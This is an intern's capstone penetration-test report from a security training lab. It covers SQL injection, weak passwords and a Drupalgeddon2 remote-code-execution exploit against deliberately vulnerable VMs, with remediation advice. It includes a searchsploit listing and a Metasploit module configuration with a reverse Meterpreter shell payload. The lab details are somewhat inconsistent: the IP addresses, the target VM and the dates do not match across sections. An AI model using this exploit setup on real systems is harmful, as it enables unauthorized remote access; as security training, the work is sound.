CYART

inquiry@cyart.io

www.cyart.io

Capstone Project

Intern: Radha Singh

Assessment date: 20/2/2026

Environment: Kali VM (192.168.75.128) attacking Metasploitable2 VM (192.168.75.129)

Tools Used: Kali Linux, Metasploit Framework, OpenVAS

1. Executive Summary

This engagement focused on conducting a structured Vulnerability Assessment and Penetration Testing (VAPT) exercise against a deliberately vulnerable virtual machine. The objective was to identify security weaknesses, exploit critical vulnerabilities, and document findings in a clear, stakeholder-friendly format. Multiple high-risk vulnerabilities were identified, including **SQL Injection**, **weak authentication mechanisms**, and **remote code execution flaws**. These issues demonstrate how inadequate input validation, weak credential policies, and unpatched services can lead to full system compromise. The assessment followed PTES-aligned phases and concludes with actionable remediation guidance to reduce organizational risk.

2. Technical Findings


2.1 Vulnerability Identification

The following vulnerabilities were confirmed during testing:

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1 (Critical	Implement strict input validation and parameterized queries
F002	Weak Password Policy	7.5 (High)	Enforce strong password complexity and account lockout

2.2 SQL Injection (F001)

The target web application was vulnerable to SQL Injection due to unsanitized user input. Attackers could manipulate backend SQL queries to bypass authentication and extract sensitive database information. This vulnerability represents a **critical risk**, enabling unauthorized access without valid credentials.




Impact:

- Authentication bypass
- Database disclosure
- Potential privilege escalation

2.3 Weak Password Policy (F002)

User accounts were protected by weak and predictable passwords. Brute-force and credential-stuffing attacks were feasible due to the absence of complexity rules and login throttling



Impact:

- Unauthorized account access
- Increased likelihood of lateral movement

3. Visualization – Network Attack Path

A network attack path diagram was created using **Draw.io** to visualize the flow of exploitation from the attacker system to the vulnerable services on the target VM.

Attack Flow Summary:

Kali VM → Vulnerability Discovery → Exploitation → Privilege Gain → System Compromise

---

4. Remediation Plan

To mitigate the identified risks, the following controls are strongly recommended:

• Apply secure coding practices such as prepared statements

• Enforce strong password policies with minimum length and complexity

• Implement account lockout and login rate limiting

• Patch vulnerable services and applications regularly

• Conduct follow-up vulnerability scans to verify fixes.

---


5. Capstone Project

5.1 Simulation

A full penetration test was simulated against a vulnerable VulnHub virtual machine using Metasploit. The **Drupalgeddon (Drupal RCE)** exploit was successfully leveraged to gain remote access, demonstrating the impact of outdated web applications.

```
root@INE:~# searchsploit drupal 7.57
----------------------------------------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------------------------------------
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution
Drupal < 8.6.9 - REST Module Remote Code Execution
----------------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@INE:~#
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.1.1.3         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)

msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```



5.2

Detection – OpenVAS Findings

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00:00	192.168.1.150	Drupal RCE	Exploitation

6. PTES Report

Executive Summary

The penetration test assessed a vulnerable virtual machine to evaluate real-world attack exposure. Using automated and manual techniques, critical vulnerabilities were identified and exploited, confirming the system's susceptibility to remote compromise.

Findings

A Remote Code Execution vulnerability in Drupal was exploited using Metasploit, granting attacker level access. OpenVAS further confirmed the presence of unpatched services and insecure configurations.

Recommendations

Immediate patching of vulnerable applications is required. Organizations should maintain asset inventories, enforce secure configurations, and conduct periodic penetration testing to reduce attack surfaces.

---

7. Non-Technical Management Summary

This security assessment revealed serious weaknesses that could allow attackers to gain unauthorized access to critical systems. Issues such as weak passwords and outdated software significantly increase the risk of data breaches. If exploited in a real environment, these flaws could lead to service disruption, financial loss, and reputational damage. Implementing strong password policies, timely patching, and regular security testing will significantly improve the organization's overall security posture and reduce the likelihood of cyberattacks.
